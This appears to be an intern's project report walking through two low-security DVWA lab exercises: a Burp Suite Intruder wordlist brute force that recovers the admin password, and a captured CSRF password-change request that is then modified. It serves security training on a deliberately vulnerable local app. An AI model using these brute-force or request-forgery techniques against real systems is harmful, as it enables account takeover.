

# ANIKET

## INTERNSHIP

### PROJECT-1

Aniket Sunil Pagare

# DVWA

**DVWA (Damn Vulnerable Web Application)** is a deliberately insecure PHP/MySQL web app designed for educational and professional use. Here's a breakdown:

---

## Purpose & Audience

- **Learning & Testing:** Tailored for security professionals, students, and developers to practice common web vulnerabilities (e.g., SQL injection, cross-site scripting, command injection) in a safe, legal environment .
  - **Educational Tool:** Helps users understand how insecure code can be exploited and how to fix it .
- 


## Features & Structure

- **Configurable Vulnerability Levels:** Users can adjust the difficulty (low, medium, high, impossible) to match their skill level .
  - **Variety of Attack Vectors:** Built-in modules include SQLi, XSS, CSRF, file upload, command injection, and more .
  - **Both Documented & Undocumented Flaws:** Encourages exploration and discovery beyond guided tasks .
-


# Security Level – Low

# Task -1 – Brute Force Attack


- Open DVWA Project , click on **Brute force**
  - Enter **username as a admin** and enter **random password**




- Request intercept in burp suite




- Send this request to the **intruder**




- Set payload position to password



- And in payload section , click on Add from List and select password



- Now click on start attack



## ● Attack Started 🤖

Kali [Running] - Oracle VirtualBox

Attack Save

3. Intruder attack of http://192.168.0.170

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

Payloads Resource pool Settings

Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
0		200	233			4920	
1	!@#\$%	200	288			4920	
2	!@#\$%^	200	200			4920	
3	!@#\$%^&	200	201			4920	
4	!@#\$%^&*	200	187			4920	
5	!root	200	187			4920	

186 of 3424

SUNPHARMA +1.16% Q Search ENG IN 11:22:04 15-07-2025 Right Ctrl

## ● Password find 🤖 ✅

Kali [Running] - Oracle VirtualBox

Attack Save

3. Intruder attack of http://192.168.0.170

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

Payloads Resource pool Settings


Request	Payload	Status code	Response rec...	Error	Timeout	Length	Comment
2590	password	200	502			4985	
0		200	233			4920	
1	!@#\$%	200	288			4920	
2	!@#\$%^	200	200			4920	
3	!@#\$%^&	200	201			4920	
4	!@#\$%^&*	200	187			4920	

Finished


ZIM - SA Game score Q Search ENG IN 11:24:54 15-07-2025 Right Ctrl

## Task-2 – Cross Site Request Forgery (CSRF)


- Click on CSRF



- Provide random password and confirm password



- Request Capture in burp suite 
- Now modify this request with your own password



Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110world

Request to http://192.168.0.170:80

Time Type Direction Method URL Status code Len  
11:31:21... HTTP → Request GET http://192.168.0.170/dvwa/vulnerabilities/csrf/?password\_new=admin&password\_conf=admin&Change=Change

**Request**

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change HTTP/1.1
2 Host: 192.168.0.170
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Referer: http://192.168.0.170/dvwa/vulnerabilities/csrf/
9 Cookie: security=Lwv; PHPSESSID=f774c1d8adfbf5bc42421641fa97f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

**Inspector**


Request attributes  
Request query parameters  
Request body parameters  
Request cookies  
Request headers

Event log (3) All issues (11)

Memory: 207.0MB

Very humid Now

- Forward this request



Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110world

Request to http://192.168.0.170:80

Time Type Direction Method URL Status code Len  
11:31:21... HTTP → Request GET http://192.168.0.170/dvwa/vulnerabilities/csrf/?password\_new=admin&password\_conf=admin&Change=Change

**Request**

```
1 GET /dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1
2 Host: 192.168.0.170
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Referer: http://192.168.0.170/dvwa/vulnerabilities/csrf/
9 Cookie: security=Lwv; PHPSESSID=f774c1d8adfbf5bc42421641fa97f
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

**Inspector**


Request attributes  
Request query parameters  
Request body parameters  
Request cookies  
Request headers

Event log (3) All issues (11)

Memory: 207.0MB

Very humid Now

